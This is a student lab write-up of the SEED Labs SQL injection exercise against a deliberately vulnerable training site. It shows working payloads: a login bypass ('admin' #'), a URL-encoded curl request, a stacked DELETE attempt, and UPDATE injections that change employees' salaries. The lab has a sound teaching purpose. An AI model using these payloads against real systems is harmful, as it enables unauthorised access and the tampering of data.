

# SQL Injection Attack

Done By Ridinbal & Hridai Gianchandani

## Table of Contents

<b><u>TASK 1: GET FAMILIAR WITH SQL STATEMENTS.....</u></b>	<b><u>3</u></b>
<b><u>TASK 2: SQL INJECTION ATTACK ON SELECT STATEMENT .....</u></b>	<b><u>4</u></b>
TASK 2.1: SQL INJECTION ATTACK FROM WEBPAGE .....	4
TASK 2.2 SQL INJECTION ATTACK FROM COMMAND LINE .....	6
TASK 2.3: APPEND A NEW SQL STATEMENT .....	8
<b><u>TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT .....</u></b>	<b><u>10</u></b>
TASK 3.1: MODIFY YOUR OWN SALARY.....	10
TASK 3.2: MODIFY OTHER PEOPLE’S SALARY. ....	14
TASK 3.3: MODIFY OTHER PEOPLE’S PASSWORDS.....	17

## Task 1: Get Familiar with SQL Statements

### 1.) Login into MySQL where username is root and password is dees

```
root@2a9d9e03db9f:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

### 2.) We will use or load the sqllab\_users database and use show tables command to print out the tables of the database and there is a table called credential.

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

**3.) Printing all the profile information of the employee Alice using SQL command:  
SELECT \* FROM credential WHERE name = 'Alice';**

```
mysql> Select * FROM credential WHERE name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> |
```


## Task 2: SQL injection attack on SELECT Statement

### Task 2.1: SQL injection attack from webpage

We know that the administrator's account name is admin, but we do not have a password, so we will do SQL injection and we will go to the website and in the username field we type admin' # and in password, we can type anything, so we typed in password field as try. In the username field, we typed admin' # and # is used to comment out everything after admin and that will be the password commented. In the password field we must type something because if we leave it blank then our SQL injection won't work.

The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/index.html'. The page has a green header with the 'SEED LABS' logo. The main content area is light green and features a login form titled 'Employee Profile Login'. The form has two input fields: 'USERNAME' with the value 'admin'# and 'PASSWORD' with the value 'try'. Below the fields is a green 'Login' button. At the bottom of the page, it says 'Copyright © SEED LABS'.

Our SQL injection worked, and we can see the information of all employees.



The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/unsafe_home.php?username=admin'%23&Password=try`. The page has a green header with the "SEED LABS" logo, "Home", "Edit Profile", and a "Logout" button. The main content area is titled "User Details" and contains a table with employee information. The table has columns for Username, Eld, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data rows list Alice, Boby, Ryan, Samy, Ted, and Admin with their respective details.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

## Task 2.2 SQL injection attack from command line

We used the curl command to send HTTP requests to the website. We use the same logic for SQL injection as we used in Task 2.1 which was done on website input fields but here, we will do it on the command line. In the curl command for the HTTP requests, encoding was done on special characters like for a single quote we used %27 and for the hash, we used %23. So, in the username, it's admin%27%23 which is equivalent to admin'#. The basic logic of the SQL injection is that in username we typed admin' # and # is used to comment out everything after admin and that will be the password commented.

```
seed@VM: ~
[11/20/21]seed@VM:~$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=hey'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'
>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li><
/ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1
class='text-center'><b> User Details </b></h1><hr><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col
```


After the command got executed, we get to see the HTML page and here we can see the information of all employees in HTML table format.

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px; ><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Sammy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table><br><br><div class='text-center'><p><br><br>Copyright &copy; SEED LABs</p></div></div><script type='text/javascript'>function logout(){location.href = "logoff.php";}</script></body></html>
```

[11/20/21] seed@VM:~\$


### Task 2.3: Append a new SQL statement

We typed `'1=1; DELETE FROM credential WHERE name= 'ALICE'; #` in the username field. So, here we are appending 2 SQL statements separated by a semicolon (;). The 1st SQL statement is `'1=1` and in the 2nd SQL statement, we are deleting records of employee Alice.






SQL injection did not work here and it's showing an error message because PHP does not allow appending 2 SQL operations at the same time and it's because of PHP's mysqli extension as it does not allow 2 queries to be run in the database server.



## Task 3: SQL Injection Attack on UPDATE Statement


### Task 3.1: Modify your Own Salary

First, we log in to Alice's account to modify her salary, we do this by typing `alice' ; #` in the username field and simply clicking Login.



The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/index.html`. The page has a green header with the **SEED LABS** logo. The main content area is light green and contains the title **Employee Profile Login**. Below the title are two input fields: **USERNAME** and **PASSWORD**. The **USERNAME** field contains the text `alice' ; #`, and the **PASSWORD** field contains the text `Password`. Below these fields is a green **Login** button, which is highlighted with a red rectangular border. At the bottom of the page, there is a copyright notice: **Copyright © SEED LABS**.

As we can see after logging in, Alice's Salary is 20000, we are going to edit this by clicking the Edit Profile button.



The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=alice%3B%23&Password=`. The page has a green header with the SEED Labs logo, a 'Home' link, an 'Edit Profile' button (highlighted with a red box), and a 'Logout' button. The main content area is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABs'.


Here in the NickName field, we type ' , salary='50000 to update the salary to 50000 and then click Save.

The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/unsafe_edit_frontend.php`. The page has a green header with the SEED LABS logo, a "Home" link, an "Edit Profile" link, and a "Logout" button. The main content area is titled "Alice's Profile Edit" and contains a form with the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

Below the form is a green "Save" button, which is highlighted with a red rectangular border. At the bottom of the page, the text "Copyright © SEED LABs" is displayed.

As we can see in the below image, Alice's Salary is now updated to 50000.



The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/unsafe\_home.php'. The page features a green header with the 'SEED LABS' logo, navigation links for 'Home' and 'Edit Profile', and a 'Logout' button. The main content area, titled 'Alice Profile', contains a table with the following data:

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The 'Salary' row is highlighted with a red border. At the bottom of the page, the text 'Copyright © SEED LABs' is visible.

### Task 3.2: Modify other People's Salary.

Now, to update Bobby's Salary, since we are already logged into Alice's Profile, we go to Edit Profile and type `',Salary='1' WHERE name = 'Boby' ;#` in the NickName field and click Save.

SQLi Lab

www.seed-server.com/unsafe\_edit\_frontend.php

SEED LABS Home Edit Profile Logout

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABS

Now, let's log in to Admin to see All User Details.

We do this by logging out of Alice's account and typing `admin' ; #` in the username field and clicking Login.

SQLi Lab

www.seed-server.com/index.html

80%

SEED LABS

### Employee Profile Login

USERNAME admin';#

PASSWORD Password

Login

Copyright © SEED LABS

As we can see below, Bobby's Salary has been updated to 1.

SEED LABS Home Edit Profile Logout

### User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	50000	9/20	10211002				
Bobby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

